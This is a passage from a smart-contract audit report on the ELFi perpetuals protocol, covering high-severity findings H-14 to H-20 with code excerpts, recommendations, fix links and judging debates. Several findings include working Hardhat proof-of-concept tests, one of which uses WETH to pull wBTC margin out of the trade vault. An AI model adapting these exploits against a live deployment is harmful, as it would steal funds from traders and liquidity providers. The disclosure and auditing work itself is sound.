        poolInfo = await poolFacet.getPoolWithOracle(xBtc, oracleBeginning);
        console.log(
            "Pools balances base amount after",
            poolInfo.baseTokenBalance.amount
        );
        console.log(
            "Pools balances unsettled base amount after",
            poolInfo.baseTokenBalance.unsettledAmount
        );

        let accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("acc info", accountInfo);

        let balanceAfterClosePos = await wbtc.balanceOf(xBtc);
        console.log(
            "Balance after closing the position in loss",
            balanceAfterClosePos
        );

        // token transfer happent. All the fees and the pnl is in the pool!
        expect(balanceBeforeClosePos).lessThan(balanceAfterClosePos);

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
```


```
    });
```

Impact

Double counting of fees for cross positions. Portfolio vault will be insolvent because of the double paid fees. Hence, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L60-L204

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L338-L414

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/storage/Account.sol#L131-L162

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/FeeProcess.sol#L139-L240

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/FeeProcess.sol#L76-L137

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketProcess.sol#L104-L127

Tool used

Manual Review

Recommendation

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/31

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-14: Lack of timely update borrowing fee when update position's margin

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/63

The protocol has acknowledged this issue.

Found by

CL001, ZeroTrust, jennifer37, mstpr-brainbot

Summary

The borrow fee is related with initialMargin and leverage. When initialMargin/leverage changes, we need to update borrow fees.

Vulnerability Detail

When traders want to update isolated position's margin, the keepers will execute `executeUpdatePositionMarginRequest` to update positions' margin. The operation will keep this isolated position's whole position size the same as before. It means that if the traders increase margin for one position, the position's leverage will be decreased.

```
function _executeAddMargin(Position.Props storage position,
↪  AddPositionMarginCache memory cache) internal {
    //Cannot change position size, so cannot exceed the position size
   ......
    position.initialMargin += cache.addMarginAmount;
    if (cache.isCrossMargin) {
        // here leverage is updated leverage. Keep qty still
        position.initialMarginInUsd = CalUtils.divRate(position.qty,
↪  position.leverage);
        position.initialMarginInUsdFromBalance +=
↪  cache.addInitialMarginFromBalance;
    } else {
        //Isolation mode, when add margin, the leverage will decrease.
        position.initialMarginInUsd += CalUtils.tokenToUsd(
            cache.addMarginAmount,
            cache.marginTokenDecimals,
            cache.marginTokenPrice
        );
        position.leverage = CalUtils.divRate(position.qty,
↪  position.initialMarginInUsd);
```

```
        position.initialMarginInUsdFromBalance = position.initialMarginInUsd;
    }
```

The borrowing fee is related with initialMargin and position's leverage. So if we increase one position's margin, our borrow fee should decrease from now. Otherwise, our borrow fee should increase from now. The vulnerability is that the traders' borrowing fee is not accurate. Hackers can make use of this vulnerability to pay less borrowing fee. For example:

- Alice starts one isolated position with high leverage. The borrowing fees start to be accumulated from now.
- After a long time, when Alice wants to close her position, Alice can add margin to decrease her position's leverage.
- When Alice close her position. she will pay less borrow fees that she should because currently the leverage is quite low.

```
function updateBorrowingFee(Position.Props storage position, address stakeToken)
↪   public {
    uint256 cumulativeBorrowingFeePerToken =
↪   MarketQueryProcess.getCumulativeBorrowingFeePerToken(
        stakeToken,
        position.isLong,
        position.marginToken
    );
    uint256 realizedBorrowingFeeDelta = CalUtils.mulSmallRate(
        CalUtils.mulRate(position.initialMargin, position.leverage -
↪   CalUtils.RATE_PRECISION),
        cumulativeBorrowingFeePerToken -
↪   position.positionFee.openBorrowingFeePerToken
    );
    ......
}
```

Impact

Traders can pay less borrowing fees than they should.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L340-L368

Tool used

Manual Review

Recommendation

Timely update borrowing fees.

Issue H-15: Uninitialized cache.redeemFee cause 0 redeem fee

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/66

Found by

ZeroTrust, blackhole, eeshenggoh, jennifer37

Summary

`cache.redeemFee` is not initialized correctly, which cause LP holders don't need to pay the redeem fee. This is not expected behavior.

Vulnerability Detail

When LP holders redeem liquidity, LP holders need to pay some redeem fees. In function `_executeRedeemStakeToken` , the actual redeem fee is calculated and save into the variable `redeemFee`. The vulnerability is that contract use `cache.redeemTokenAmount - cache.redeemFee` to calculate the final amount that LP holders can redeem. However, `cache.redeemFee` is not initialised and the default value is 0.

This means that the LP holders don't need to pay the redeem fee. This is not one expected behavior. What's more, this redeem fee is charged by fee rewards. In the future, these redeem fees may be transferred out to reward contract. However, in fact, LP holders don't leave any redeem fees. This could cause the LP pool's account into a mess.

```
    function _executeRedeemStakeToken(
        LpPool.Props storage pool,
        Redeem.Request memory params,
        address baseToken
    ) internal returns (uint256) {
        ......
@==> actual redeem Fee.
        uint256 redeemFee =
 ↪  FeeQueryProcess.calcMintOrRedeemFee(cache.redeemTokenAmount,
 ↪  poolConfig.redeemFeeRate);
        FeeProcess.chargeMintOrRedeemFee(
            redeemFee,
            params.stakeToken,
            params.redeemToken,
            params.account,
```

```
            FeeProcess.FEE_REDEEM,
            false
        );
@==> cache.redeemFee is not initialized to redeemFee.
        VaultProcess.transferOut(
            params.stakeToken,
            params.redeemToken,
            params.receiver,
            cache.redeemTokenAmount - cache.redeemFee
        );
```

Impact

- LP holders don't need to pay the redeem fees.
- The redeem fees are charged by fee rewards. However, LP holders don't leave any redeem fees in the pool, which will cause the pool's account into a mess.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/RedeemProcess.sol#L133-L183

Tool used

Manual Review

Recommendation

Initialized `cache.redeemFee`

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/20

Hash01011122

Escalate This is low/info severity issue. Or atleast should reduce severity of this issue.

> cache.redeemFee is not initialized and the default value is 0.

Initialization of parameters aren't considered as valid High/medium issue.

Another question to @nevillehuang: Even if we consider, What is the probability of LP holders not paying redeem fees when redeem fees isn't cached and what amount Fee rewards are lost? Can you help me understand it with some mathematical model if possible.

sherlock-admin3

> Escalate This is low/info severity issue. Or atleast should reduce severity of this issue.
>
> > cache.redeemFee is not initialized and the default value is 0.
>
> Initialization of parameters aren't considered as valid High/medium issue.
>
> Another question to @nevillehuang: Even if we consider, What is the probability of LP holders not paying redeem fees when redeem fees isn't cached and what amount Fee rewards are lost? Can you help me understand it with some mathematical model if possible.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

goheesheng

> Escalate This is low/info severity issue. Or atleast should reduce severity of this issue.
>
> > cache.redeemFee is not initialized and the default value is 0.
>
> Initialization of parameters aren't considered as valid High/medium issue.
>
> Another question to @nevillehuang: Even if we consider, What is the probability of LP holders not paying redeem fees when redeem fees isn't cached and what amount Fee rewards are lost? Can you help me understand it with some mathematical model if possible.

I think that this report stating "initialization" can be misleading.

> What is the probability of LP holders not paying redeem fees when redeem fees isn't cached

Every user will not be paying them.

nevillehuang

@Hash01011122 There is no probability required. Any and all redemptions of stake tokens executed by keeper from LPs will not pay the intended redemption fees.

WangSecurity

To clarify, the redemption fee cannot be set later after the contracts are deployed, correct?

Hash01011122

@0xELFi @0xELFi02 Would you mind responding to @WangSecurity question.

Also, can anyone help me understand what's the point of cache.redeemTokenAmount? And do redeem token inherently caches redeem fees?

WangSecurity

I wouldn't say it necessary for the sponsors to answer. I can't see the function to set the fees later, but wanted someone to clarify if I'm missing it or not.

johnson37

@WangSecurity , per my understanding, the `cache.redeemFee` should be set via below way. And use this after we set it. We should not create one new temporary variable `redeemFee` to record this fee.

```
         StakingAccount.Props storage stakingAccountProps =
↪  StakingAccount.load(params.account);
         AppPoolConfig.LpPoolConfig memory poolConfig =
↪  AppPoolConfig.getLpPoolConfig(pool.stakeToken);
-        uint256 redeemFee =
↪  FeeQueryProcess.calcMintOrRedeemFee(cache.redeemTokenAmount,
↪  poolConfig.redeemFeeRate);
+        cache.redeemFee =
↪  FeeQueryProcess.calcMintOrRedeemFee(cache.redeemTokenAmount,
↪  poolConfig.redeemFeeRate);
+        // @audit_fp is this correct here to use false, currently we don't
↪  support true.
         FeeProcess.chargeMintOrRedeemFee(
-            redeemFee,
+            cache.redeemFee,
             params.stakeToken,
             params.redeemToken,
             params.account,
            FeeProcess.FEE_REDEEM,
            false
        );
       VaultProcess.transferOut(
           params.stakeToken,
           params.redeemToken,
           params.receiver,
           cache.redeemTokenAmount - cache.redeemFee
       );
```

WangSecurity

Yep, I understand that it should be in that way, but since it's not and as I understand indeed `cache.redeemFee` cannot be set after the contest is deployed, I agree it's a valid finding and an issue, not a design decision.

Planning to reject the escalation and leave the issue as it is.

WangSecurity

Result: High Has duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- Hash01011122: rejected

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-16: Pool value calculation skips accounting for stable token losses and short uPnL

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/71

Found by

ZeroTrust, mstpr-brainbot

Summary

When isolated short positions are closed, the pool's value will not account for the loss in USDC when calculating the pool's total value.

Vulnerability Detail

Pool's total value is crucial for Elfi as it determines the minting and burning of shares in their ERC4626-like system. The following code snippet shows how the value is calculated when there are stable token `unsettledAmount` or `amount` values:

```
for (uint256 i; i < stableTokens.length; i++) {
    LpPool.TokenBalance storage tokenBalance =
↪   pool.stableTokenBalances[stableTokens[i]];
    if (tokenBalance.amount > 0 || tokenBalance.unsettledAmount > 0) {
        int256 unPnl = getMarketUnPnl(pool.symbol, oracles, false,
↪   stableTokens[i], true);
        value = value.add(
            CalUtils.tokenToUsdInt(
                (tokenBalance.amount.toInt256() +
                    tokenBalance.unsettledAmount -
                    tokenBalance.lossAmount.toInt256() +
                    unPnl),
                TokenUtils.decimals(stableTokens[i]),
                OracleProcess.getIntOraclePrices(oracles, stableTokens[i], true)
            )
        );
    }
}
```

The initial check:

```
if (tokenBalance.amount > 0 || tokenBalance.unsettledAmount > 0)
```

can be false, but `tokenBalance.lossAmount.toInt256()` and `unPnl` can still be non-zero and need to be added/subtracted from the value. This issue arises when

isolated positions close in profit, erasing the unsettled stable token and leaving a stable token loss for the pool. Since `tokenBalance.amount` and `tokenBalance.unsettledAmount` will be zero after closing the position, the stable token loss will not be accounted for in the pool's total value.

Coded PoC:

```
it("Pool value skips the stable token loss and pnl", async function () {
        // dev: RUN THIS SAME TEST WITH CROSS MARGIN AND YOU WILL SEE THAT THE
↪  POOL VALUE WILL BE LESSER
        // BECAUASE IN CROSS MARGIN THERE WILL BE UNSETTLED FEE AND THE STABLE
↪  TOKENS WILL BE ADDED TO CALCULATION
        // HOWEVER IN ISOLATED THIS WILL NOT BE THE CASE AND WE WILL SKIP THE
↪  STABLE TOKEN LOSS AND PNL WHEN CALCULATING THE PV
        const wbtcAm = precision.token(10, 18);
        await deposit(fixture, {
            account: user0,
            token: wbtc,
            amount: wbtcAm,
        });

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        // Actual price is 25k
        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(1),
                maxPrice: precision.price(1),
            },
        ];

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        const orderMargin = precision.token(1000, 6); // 1000 USDC
        usdc.connect(user0).approve(diamondAddr, orderMargin);
        const executionFee = precision.token(2, 15);
        const tx = await orderFacet.connect(user0).createOrderRequest(
```

```
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: false,
                marginToken: usdcAddr,
                qty: 0,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx.wait();

        const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId, oracleBeginning);

        let accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("acc info", accountInfo);

        let poolInfo = await poolFacet.getPoolWithOracle(xBtc, oracleBeginning);
        console.log("Pools value after executing the order", poolInfo.poolValue);

    ↪ ////////////////////////////////////////////////////////////////////////

    ↪ ////////////////////////////////////////////////////////////////////////
        const oracleNext = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(22_000),
                maxPrice: precision.price(22_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
```


```
        minPrice: precision.price(1),
        maxPrice: precision.price(1),
    },
];

// mimick fees
await mine(100, { interval: 15 });

let positionInfo = await positionFacet.getSinglePosition(
    user0.address,
    btcUsd,
    usdcAddr,
    false
);

// close the position in losses, pool profit
const tx2 = await orderFacet.connect(user0).createOrderRequest(
    {
        symbol: btcUsd,
        orderSide: OrderSide.LONG,
        posSide: PositionSide.DECREASE,
        orderType: OrderType.MARKET,
        stopType: StopType.NONE,
        isCrossMargin: false,
        marginToken: usdcAddr,
        qty: positionInfo.qty,
        leverage: precision.rate(5),
        triggerPrice: 0,
        acceptablePrice: 0,
        executionFee: executionFee,
        placeTime: 0,
        orderMargin: orderMargin,
        isNativeToken: false,
    },
    {
        value: executionFee,
    }
);

await tx2.wait();

const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);

await orderFacet.connect(user3).executeOrder(requestId2, oracleNext);

accountInfo = await accountFacet.getAccountInfo(user0.address);
console.log("acc info", accountInfo);
```

```
        poolInfo = await poolFacet.getPoolWithOracle(xBtc, oracleNext);
        console.log("Pools value final", poolInfo.poolValue);

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
    });
```

Impact

Share minting and redeeming will be unfair. Some users can incur losses while some incur profits unusually.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/LpPoolQueryProcess.sol#L110-L144

Tool used

Manual Review

Recommendation

Regardless of the amount and unsettledAmount add uPnl and stable token loss

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/14

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-17: LpPool's can become insolvent if shorters are in huge profits

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/72

Found by

ZeroTrust, mstpr-brainbot, tedox

Summary

Pools available liquidity is crucial for a pool to be solvent in all times for traders. However, if there are too many shorters in profits, pools available liquidity will not catch that and protocol can go insolvent when they start to realize their profits.

Vulnerability Detail

When users open LONG positions, the pool used is the LpPool of the asset. For example, if users open BTC LONG, they borrow the BTC from the LpPool, ensuring that you can't open an infinite number of LONG positions when the pool has no BTC to give.

However, when shorting, stable tokens are used. If users short BTC and there are 10 BTC in the pool where 1 BTC is worth $25k, the total value would be $250k. Users can short BTC up to any amount as long as the UsdPool has enough stable tokens to borrow from. This means there can be more than $250k worth of profits for shorters at any time in the pool. When the pool realizes stable losses, those losses will be later converted to stable tokens and sent back to the UsdPool, meaning that the LpPool always needs to remain solvent.

```
if (stableTokens.length > 0) {
    uint8 baseTokenDecimals = TokenUtils.decimals(pool.baseToken);
    int256 baseTokenPrice = OracleProcess.getIntOraclePrices(oracles,
↪   pool.baseToken, true);
    for (uint256 i; i < stableTokens.length; i++) {
        LpPool.TokenBalance storage tokenBalance =
↪   pool.stableTokenBalances[stableTokens[i]];
        if (
            tokenBalance.lossAmount > 0 &&
            tokenBalance.amount.toInt256() + tokenBalance.unsettledAmount <
↪   tokenBalance.lossAmount.toInt256()
        ) {
            int256 tokenUsd = CalUtils.tokenToUsdInt(
                tokenBalance.lossAmount.toInt256() -
```

```
                    tokenBalance.amount.toInt256() -
                    tokenBalance.unsettledAmount,
                TokenUtils.decimals(stableTokens[i]),
                OracleProcess.getIntOraclePrices(oracles, stableTokens[i], true)
            );
            int256 stableToBaseToken = CalUtils.usdToTokenInt(tokenUsd,
↪   baseTokenDecimals, baseTokenPrice);
            if (baseTokenAmount > stableToBaseToken) {
                baseTokenAmount -= stableToBaseToken;
            } else {
                baseTokenAmount = 0;
            }
        }
    }
}
```

In the above code snippet, it correctly adds the realized losses and subtracts them from the total available value. However, it doesn't consider the unrealized losses, which can be significant enough to make the pool insolvent if people keep opening positions.

For example, say there are no stable losses and the total available liquidity is 10 BTC at the time. However, there is a short position that is in significant profit. When this profit is realized, there will be around 2 BTC worth of stable token loss. Other users open long positions, and now the pool has 1 BTC of available liquidity. However, the pool actually had 10-2=8 BTC worth of available liquidity, considering the unrealized loss. Now, the pool has 1 BTC, meaning it gave out 1 BTC knowing that it wasn't available before.

Impact

I think this is a serious threat because it involves insolvency. Total short open interests can be capped at the market level, but this will not be enough to fix the issue because you can only cap the notional amount, not the profit and loss. Even with an open interest lower than the maximum cap, the protocol can still go insolvent if a position has a huge profit, which equates to a huge loss for the pool.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/LpPoolQueryProcess.sol#L151-L191

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/IncreasePositionProcess.sol#L34-L130

Tool used

Manual Review

Recommendation

The best solution would be to add unrealized losses and profits to this value to ensure 100% solvency and accuracy at all times. However, this can't be entirely precise because tracking the total short and long P&Ls isn't 100% accurate, given that the market uses the average entry price. I think the best approach would be to introduce a function that liquidates a short position if it is in significant profit to the extent that the pool can't afford it.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/42/files

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-18: Submitting mint request using user's trading balance and cancelling it will not refund tokens back to trading account

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/77

Found by

eeshenggoh

Summary

The Elfi protocol provides a feature that allows users to transfer a portion of their tokens after depositing them into a trading account, helping them manage their finances more effectively. According to the dev team:

> When the keeper fails to execute the execute method, it will call the corresponding cancel method to revoke this request

The problem arises if the mint request uses the trading balance to get elfi tokens.

Vulnerability Detail

This is the logic where users can use trading account balances to obtain elfi tokens.

```
function _mintStakeToken(Mint.Request memory mintRequest) internal returns
↪  (uint256 stakeAmount) {
-- SNIP --
    if (mintRequest.requestTokenAmount > mintRequest.walletRequestTokenAmount) {
        _transferFromAccount(
            mintRequest.account,
            mintRequest.requestToken,
            mintRequest.requestTokenAmount - mintRequest.walletRequestTokenAmount
        );
    }
-- SNIP --
```

The `MintProcess::cancelMintStakeToken` refunds the tokens sent from user EOA to the vault. However, the trading balance account isn't refunded if mint requests are executed and funded by the trading account.

```
function cancelMintStakeToken(uint256 requestId, Mint.Request memory
↪  mintRequest, bytes32 reasonCode) external {
```

```
    if (mintRequest.walletRequestTokenAmount > 0) { //@audit missing
↪   implementation for trading account
        VaultProcess.transferOut(
            mintRequest.isCollateral
                ? IVault(address(this)).getPortfolioVaultAddress() // ok
                : IVault(address(this)).getLpVaultAddress(),// ok
            mintRequest.requestToken,
            mintRequest.account, //transfer to user
            mintRequest.walletRequestTokenAmount
        );
    }
    Mint.remove(requestId);
    emit CancelMintEvent(requestId, mintRequest, reasonCode);
}
```

Impact

Users who staked with trading balance will lose tokens if mint requests are cancelled.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/MintProcess.sol#L94

Tool used

Manual Review

Recommendation

The development team can choose to implement either refund to the EOA (Externally Owned Account) or to the trading account.

The following solution, updates the trading balance account:

```
    function cancelMintStakeToken(uint256 requestId, Mint.Request memory
↪   mintRequest, bytes32 reasonCode) external {
+       if (mintRequest.requestTokenAmount >
↪   mintRequest.walletRequestTokenAmount) {
+       Account.Props storage accountProps = Account.load(mintRequest.account);
+       accountProps.checkExists();
+       accountProps.addToken(mintRequest.requstToken,
↪   mintrequest.requestTokenAmount);
+       }
```

```
+       else (mintRequest.walletRequestTokenAmount > 0) { //@audit missing
↪   implementation for trading account
            VaultProcess.transferOut(
                mintRequest.isCollateral
                    ? IVault(address(this)).getPortfolioVaultAddress() // ok
                    : IVault(address(this)).getLpVaultAddress(),// ok
                mintRequest.requestToken,
                mintRequest.account, //transfer to user
                mintRequest.walletRequestTokenAmount
            );
        }
        Mint.remove(requestId);
        emit CancelMintEvent(requestId, mintRequest, reasonCode);
    }
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/53

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-19: Users can use weth to replace any margin token in createUpdatePositionMarginRequest()

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/79

Found by

jennifer37

Summary

Function `createUpdatePositionMarginRequest` lack enough input validation. This will cause users can use weth as any margin tokens to earn profits or block other users' normal request.

Vulnerability Detail

In function `createUpdatePositionMarginRequest`, users will transfer some tokens if they want to increase their position's init margin amount. If `params.isNativeToken` is true, users need to transfer WETH, otherwise, users need to transfer margin token.

The vulnerability is that when we create one request via `createUpdatePositionMarginRequest`, `params.marginToken` is used as `request.marginToken`. So if the input `params.isNativeToken` is true and `params.marginToken` is not WETH, for example, the updated position is one wBTC position, we will transfer some amount of ether to the Trade Vault when we create one request, and then when the keeper execute the request, system will transfer the same amount of wBTC to LP Pool. In normal cases, the request cannot be executed successfully, because there is not enough wBTC in Trade Vault. However, considering that there are lots of request now, and traders are transferring their wBTC to Trade Vault, the hacker can make use of this vulnerability to use WETH to get the same amount of other tokens.

```
function createUpdatePositionMarginRequest(UpdatePositionMarginParams calldata
↪  params) external payable override {
    ......
    if (params.isAdd) {
        require(!params.isNativeToken || msg.value == params.updateMarginAmount,
↪  "Deposit eth amount error!");
        AssetsProcess.depositToVault(
            AssetsProcess.DepositParams(
                account,
                params.isNativeToken ? AppConfig.getChainConfig().wrapperToken :
↪  params.marginToken,
```

```
                params.updateMarginAmount,
                AssetsProcess.DepositFrom.ORDER,
                params.isNativeToken
            )
        );
    }
    ......
    PositionMarginProcess.createUpdatePositionMarginRequest(
        account,
        params,
        updateMarginAmount,
        isExecutionFeeFromTradeVault
    );
}
```

```
function createUpdatePositionMarginRequest(
    address account,
    IPosition.UpdatePositionMarginParams memory params,
    uint256 updateMarginAmount,
    bool isExecutionFeeFromTradeVault
) external {
    uint256 requestId = UuidCreator.nextId(UPDATE_MARGIN_ID_KEY);
    UpdatePositionMargin.Request storage request =
↪   UpdatePositionMargin.create(requestId);
    request.account = account;
    request.positionKey = params.positionKey;
    request.marginToken = params.marginToken;
    request.updateMarginAmount = updateMarginAmount;
    request.isAdd = params.isAdd;
    request.isExecutionFeeFromTradeVault = isExecutionFeeFromTradeVault;
    request.executionFee = params.executionFee;
    request.lastBlock = ChainUtils.currentBlock();
    emit CreateUpdatePositionMarginEvent(requestId, request);
}
```

```
function updatePositionMargin(uint256 requestId, UpdatePositionMargin.Request
↪   memory request) external {
    Position.Props storage position = Position.load(request.positionKey);
    .......
    Symbol.Props memory symbolProps = Symbol.load(position.symbol);
    Account.Props storage accountProps = Account.load(request.account);
    //add margin, transfer from vault to LP Pool
    if (request.isAdd) {
        AddPositionMarginCache memory cache;
        cache.stakeToken = symbolProps.stakeToken;
        cache.addMarginAmount = request.updateMarginAmount;
```

```
        cache.marginTokenDecimals = TokenUtils.decimals(position.marginToken);
        cache.marginTokenPrice =
↪   OracleProcess.getLatestUsdUintPrice(position.marginToken, !position.isLong);
        cache.isCrossMargin = false;
        _executeAddMargin(position, cache);
        VaultProcess.transferOut(
            IVault(address(this)).getTradeVaultAddress(),
            request.marginToken,
            symbolProps.stakeToken,
            cache.addMarginAmount
        );
        position.emitPositionUpdateEvent(requestId,
↪   Position.PositionUpdateFrom.ADD_MARGIN, 0);
```

Poc

Add this test in increaseMarketOrder.test.ts, the procedure is like:

- User0 open one Long BTC position.
- User1 open one Long BTC position.
- User0 create one update margin request, with `isNative` = true, transfer ETHER to Trade Vault
- User1 create one normal update margin request, transfer wBTC to the Trade Vault.
- Keeper execute user0's request, transfer wBTC to LP Pool.
- If there's no enough wBTC balance in Trade Vault, user1's request cannot be executed.

```
it.only('Case2: update margin request', async function () {
  // Step 1: user0 create one position BTC
  console.log("User0 Long BTC ");
  const orderMargin1 = precision.token(1, 17) // 0.1BTC
  const btcPrice1 = precision.price(50000)
  const btcOracle1 = [{ token: wbtcAddr, minPrice: btcPrice1, maxPrice:
↪   btcPrice1 }]
  const executionFee = precision.token(2, 15)

  await handleOrder(fixture, {
    orderMargin: orderMargin1,
    oracle: btcOracle1,
    marginToken: wbtc,
    account: user0,
    symbol: btcUsd,
```

```
    executionFee: executionFee,
  })
  // Step 2: user1 create one position BTC
  console.log("User1 Long BTC");
  await handleOrder(fixture, {
    orderMargin: orderMargin1,
    oracle: btcOracle1,
    marginToken: wbtc,
    account: user1,
    symbol: btcUsd,
    executionFee: executionFee,
  })
  // Step 3: user0
  console.log("User0 update position")
  // user0 use weth
  let positionInfo = await positionFacet.getSinglePosition(user0.address,
↪   btcUsd, wbtcAddr, false)
  console.log(positionInfo.key);
  console.log(positionInfo.initialMargin);
  let tx = await positionFacet.connect(user0).createUpdatePositionMarginRequest(
    {
      positionKey: positionInfo.key,
      isAdd: true,
      isNativeToken: true,
      marginToken: wbtc,
      updateMarginAmount: precision.token(1, 17),
      executionFee: executionFee,
    },
    {
      value: precision.token(1, 17),
    },
  )

  await tx.wait()

  // Step 3.1 check
  const wethTradeVaultBalance = BigInt(await weth.balanceOf(tradeVaultAddr))
  console.log("WETH in trade vault: ", wethTradeVaultBalance);
  let requestId = await marketFacet.getLastUuid(UPDATE_MARGIN_ID_KEY)
  console.log("Request Id: ", requestId);
  // Step 4: user1
  console.log("User1 update position")
  // user1 use wbtc
  positionInfo = await positionFacet.getSinglePosition(user1.address, btcUsd,
↪   wbtcAddr, false)
  console.log(positionInfo.key);
  console.log(positionInfo.initialMargin);
```

```
  wbtc.connect(user1).approve(diamondAddr, precision.token(1, 17))

  tx = await positionFacet.connect(user1).createUpdatePositionMarginRequest(
    {
      positionKey: positionInfo.key,
      isAdd: true,
      isNativeToken: false,
      marginToken: wbtc,
      updateMarginAmount: precision.token(1, 17),
      executionFee: executionFee,
    },
    {
      value: executionFee,
    },
  )

  await tx.wait()
  // Step 3.1 check
  let wbtcTradeVaultBalance = BigInt(await wbtc.balanceOf(tradeVaultAddr))
  console.log("wbtc in trade vault: ", wbtcTradeVaultBalance);

  // Step 5: execute user0 update request
  const tokenPrice = precision.price(50000)
  const oracle = [{ token: wbtcAddr, targetToken: ethers.ZeroAddress, minPrice:
↪  tokenPrice, maxPrice: tokenPrice }]
  tx = await
↪  positionFacet.connect(user3).executeUpdatePositionMarginRequest(requestId,
↪  oracle)
  await tx.wait()
  wbtcTradeVaultBalance = BigInt(await wbtc.balanceOf(tradeVaultAddr))
  console.log("wbtc in trade vault: ", wbtcTradeVaultBalance);
})
```

Impact

- Users can use Ether to get the same amount of other tokens. This may get some profits.
- Other users' normal request may be blocked and may not be cancelled because there is not enough balance to return back.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/facets/PositionFacet.sol#L22-L59

Tool used

Manual Review

Recommendation

Add the related input validation. If `isNative` is true, we need to make sure the related position's margin token is WETH.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/37

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-20: Traders may decrease the loss via decrease the position's margin

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/82

Found by

jennifer37

Summary

When traders decrease the position's margin, `_executeReduceMargin` did not consider current Pnl.

Vulnerability Detail

In function `updatePositionMargin`, we can decrease one isolated position's margin and transfer some margin to users' account. The vulnerability exists in function `_executeReduceMargin`. Function `_executeReduceMargin` will calculate `maxReduceMarginInUsd`. Users' `reduceMargin` cannot be larger than `maxReduceMarginInUsd`. The calculation of `maxReduceMarginInUsd` is `initialMarginInUsd` - margins for maximum leverage based on current position.

The vulnerability is that the system does not consider the positions' Pnl. If this position is at the edge of liquidation, he may get back a little funds by closing this position. However, the trader can get back more funds via decreasing margin. In below Poc, even if this position is unhealthy and needed to be liquidated and the user cannot close this position, the user can still get part of funds back via decreasing margin.

```
